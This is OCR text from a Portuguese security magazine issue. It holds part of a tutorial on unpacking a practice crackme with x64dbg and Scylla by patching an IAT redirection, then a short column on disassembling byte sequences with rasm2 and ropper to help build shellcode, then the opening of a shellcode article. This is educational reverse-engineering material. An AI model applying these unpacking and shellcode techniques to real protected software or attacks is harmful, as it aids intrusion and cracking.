

Figura 2: *Hardware breakpoint* na seção .mbin0.

Dump

Se estamos no OEP, é hora de chamar o Scylla (Ctrl+I) e fazer o processo que conhecemos:

- Clicar em **IAT Autosearch**
- Clicar em **Yes**
- Clicar em **OK**
- Clicar em **Get Imports**

O leitor deve se deparar com a tela da Figura 3.

Perceba que o *Scylla* mostra o *import* 0x31ac como inválido. Vamos simplesmente ignorar e seguir com processo de *dump*:

- Clicar em **Dump**
- Clicar em **Save**
- Clicar em **Fix Dump**
- Escolher o arquivo recém-salvo unpackme1_dump.exe e clicar em **Open**

Ao tentar executar o binário recém criado pelo *Scylla* (*unpackme1_dump_SCY.exe*), obtemos o erro exibido na Figura 4.

15ª Edição | Fevereiro de 2021 | https://doi.org/10.47986/15 | 43

15ªEdição | Fevereiro de 2021 | https://doi.org/10.47986/15 | 44



Figura 3: *Scylla* com *import* inválido



Figura 4: *unpackme1_dump_SCY.exe* não funcional

Se antes de clicar em ***Fix Dump*** removermos o import inválido e seguirmos o processo (recomendo que o leitor tente), teremos um binário que não exibe o mesmo erro, mas tampouco funciona. Isto ocorre porque este é um *import* necessário para o correto funcionamento do programa.

Analisando o import problemático

Não adianta "deletar" o *import* problemático. Bom, se não pode com ele, junte-se a ele. :D

Nos resta então analisá-lo. Ao expandir o item **FThunk: 000031AC** clicando no pequeno sinal de mais à esquerda deste, o *Scylla* nos mostra a função importada com falha, de endereço *0x00409ee0*. Clicando com o botão direito temos a opção de "disassemblar" direto do *Scylla*, como mostra a Figura 5.



Figura 5: Opção para "disassemblar" a função importada com falha

Ao clicar em ***Disassemble***, vemos a seguinte tela da Figura 6.

Vamos entender. O *RVA 0x31ac* (que no nosso caso é o endereço *0x4031ac*) contém o endereço de uma função de alguma biblioteca. No nosso caso, o endereço da função é *0x409ee0* e ele possui o seguinte código *assembly*:

```
push dword 0x770613d0
ret
```



Figura 6: *Disassembly* no *Scylla*

Um *PUSH* seguido de *RET* não é de fato a implementação de uma função convencional muito típica, o que já levanta suspeitas. Lembre-se que a instrução *RET* retira o endereço do topo da pilha e transfere a execução do programa para ele. Sendo assim, o que está acontecendo neste trecho é praticamente um *JMP 0x770613d0*. Podemos usar a opção ***Go to address*** (Ctrl+G) do *x64dbg* para checar que endereço é este, conforme pode ser visto na Figura 7.

Conforme mostra a Figura 7, o *x64dbg* já entrega: este é o endereço da função *MessageBoxA* da *USER32.dll*.

Estamos diante do redirecionamento de *IAT*. Ele faz com que o fluxo do programa execute corretamente, ou seja, a *MessageBoxA* será de fato chamada através da técnica de se usar um *PUSH* seguido de *RET*. No entanto, essa técnica, dentre outras coisas, impede que "dumpemos" um executável funcional através do *Scylla* com o procedimento padrão pois, como há uma função não reconhecida, será criada uma entrada inválida no *PE* resultante relativa ao *import* inválido observado nas Figuras 3 e 5. Desta forma, o loader do *Windows*, ao tentar resolver tal entrada inválida, falha. E agora?



Figura 7: *Go to address* do *x64dbg*

Patcheando a *IAT redirection*

Agora a gente age como qualquer "engenheiro reverso": mexe pra deixar do jeito que a gente quer. Afinal, é a gente que manda não é? :)

Se o endereço *0x4031ac* deveria conter o endereço da *MessageBoxA* mas não contém, o que acontece se colocarmos o endereço lá manualmente? Testemos. Fechamos o *Scylla* (somente o *Scylla*, não o *x64dbg*) e, na janela de *dump*, vamos ao endereço *0x4031ac* com Ctrl+G. Veremos a tela da Figura 8.

É fácil perceber o problema bem ali onde deveríamos ver o endereço da *MessageBox*. Um duplo-clique nele e podemos modificar para o endereço correto (que é o mesmo do argumento da instrução *PUSH* em *0x409ee0*), deixando-o como mostra a Figura 9.

Agora, se seguirmos a mesma sequência apresentada na Seção Dump, todos os *imports* são resolvidos normalmente, como pode-se observar na Figura 10.

E após "dumpar" e corrigir (*fix*) o *dump*, o binário "unpackeado" executa normalmente, como pode ser visto na Figura 11.

15ªEdição | Fevereiro de 2021 | https://doi.org/10.47986/15 | 47



Figura 8: *x64dbg* no endereço *0x4031ac*



Figura 9: Endereço *0x4031ac* "patcheado"

15ª Edição | Fevereiro de 2021 | https://doi.org/10.47986/15 | 48



Figura 10: *Scylla* sem *imports* inválidos



Figura 11: Binário "unpackeado" em execução

Conclusão

IAT redirection é uma técnica clássica para dificultar a engenharia reversa que pode não ser tão simples de ser superada, principalmente quando muitas (ou todas) as entradas da IAT a utilizam. Também, ressalta-se que essa técnica não necessariamente se resume à *PUSH+RET*. Para piorar, vários *protectors* a implementam em conjunto com outras técnicas como *debug blocker*, nanomites, dentre outras que teremos a oportunidade de falar sobre aqui nesta coluna algum dia. Até lá! o/

Fernando Mercês

Pesquisador de Ameaças na Trend Micro, onde atua como investigador de ciber crime utilizando engenharia reversa e técnicas de inteligência de ameaças no time de Pesquisa de Ameaças Futuras (FTR). Criador de várias ferramentas livres na área de segurança, é constante palestrante nos principais eventos de segurança no Brasil e no exterior. É também professor e fundador da comunidade Mente Binária, comprometida com entrega de conteúdo gratuito para estudantes de segurança da informação.

Referências

[1] H. Magazine, "H2HC Magazine 14a Edicao," acessado em 24-Dezembro-2020. [Online]. Disponível em: https://www.h2hc.com.br/revista/RevistaH2HC_14.pdf

[2] Cruehead, "Cruehead crackme - com novo packer," acessado em 24-Dezembro-2020. [Online]. Disponível em: https://github.com/h2hconference/H2HCMagazine/blob/master/15/unpackme1.exe

[3] x64dbg Core Team, "x64dbg," acessado em 24-Dezembro-2020. [Online]. Disponível em: https://x64dbg.com/

[4] H. Magazine, "H2HC Magazine 13a Edicao," acessado em 24-Dezembro-2020. [Online]. Disponível em: https://www.h2hc.com.br/revista/RevistaH2HC_13.pdf

15ª Edição | Fevereiro de 2021 | https://doi.org/10.47986/15 | 50

Do Código de Máquina à Instrução

Abaixo, algumas das várias maneiras de descobrir qual instrução corresponde a um determinado conjunto de bytes. Nos exemplos deste artigo, vamos nos ater às arquiteturas x86 e x86_64.

Usando o Radare2 [1]:

```
rasm2 -a <architecture: x86> -b <bits: 32 or 64> -d <bytes>
Exemplos:
$ rasm2 -a x86 -b 32 -d FFE4
jmp esp
$ rasm2 -a x86 -b 64 -d FFE4
jmp rsp
```

Usando o ropper [2]:

```
ropper -a <architecture: x86 or x86_64> --disasm <bytes>
Exemplos:
$ ropper -a x86 --disasm ffe4
jmp esp
$ ropper -a x86_64 --disasm ffe4
jmp rsp
```

Podemos, por exemplo, criar um pequeno script para automatizar a listagem de possíveis combinações de bytes e verificar que instruções resultam. Útil, por exemplo, na construção de um possível shellcode (Conforme explicado no artigo 6 "Saltando sem *JMP,CALL,POP,*" nesta edição da revista. A seguir, um exemplo para listar as possíveis instruções na arquitetura x86 cujo código de máquina de 2 bytes começa com 0xFF.

```
BYTE="FF"; for x in ‘seq 0 255‘; do \
(printf "$BYTE%02x -> " $x;rasm2 -a x86 -b 32 -d $BYTE‘printf "%02x \n" $x‘ |head -n1) \
| grep -vi "invalid"; done
```

Esse site possui um bom guia de referência rápida que também pode ajudar [3].

15ªEdição | Fevereiro de 2021 | https://doi.org/10.47986/15 | 51

Diego Albuquerque

Engenheiro de formação, um eterno aficionado por tecnologia, invenções, ideias desafiadoras e aprendizado contínuo. Dedicado a estudar Segurança Ofensiva e assuntos correlatos que fazem pensar. Seu lema é: "por não saber que era impossível, foi lá e fez".
O autor pode ser contactado no email: diegoalbuquerque@gmail.com.

Referências

[1] R. Org, “Radare 2 Project,” acessado em 27-Janeiro-2021. [Online]. Disponível em: https://github.com/radareorg/radare2

[2] S. Schirra, “Ropper Project,” acessado em 27-Janeiro-2021. [Online]. Disponível em: https://github.com/sashs/Ropper

[3] K. Lejska, “x86asm,” acessado em 27-Janeiro-2021. [Online]. Disponível em: http://ref.x86asm.net/index.html

Saltando sem *jmp,call,pop*

Registro Único de Artigo

https://doi.org/10.47986/15/2

Uma das necessidades quando escrevemos um shellcode é conseguir endereçar partes do seu próprio código que, por exemplo, executam determinadas ações ou mesmo se refiram a strings que serão utilizadas como parâmetros, evitando nullbytes quando necessário.

Antes de prosseguir ressalta-se que este artigo foca na arquitetura Intel [1] e, apesar de utilizar snippets de 32-bits, os mesmos conceitos também se aplicam à 64-bits.

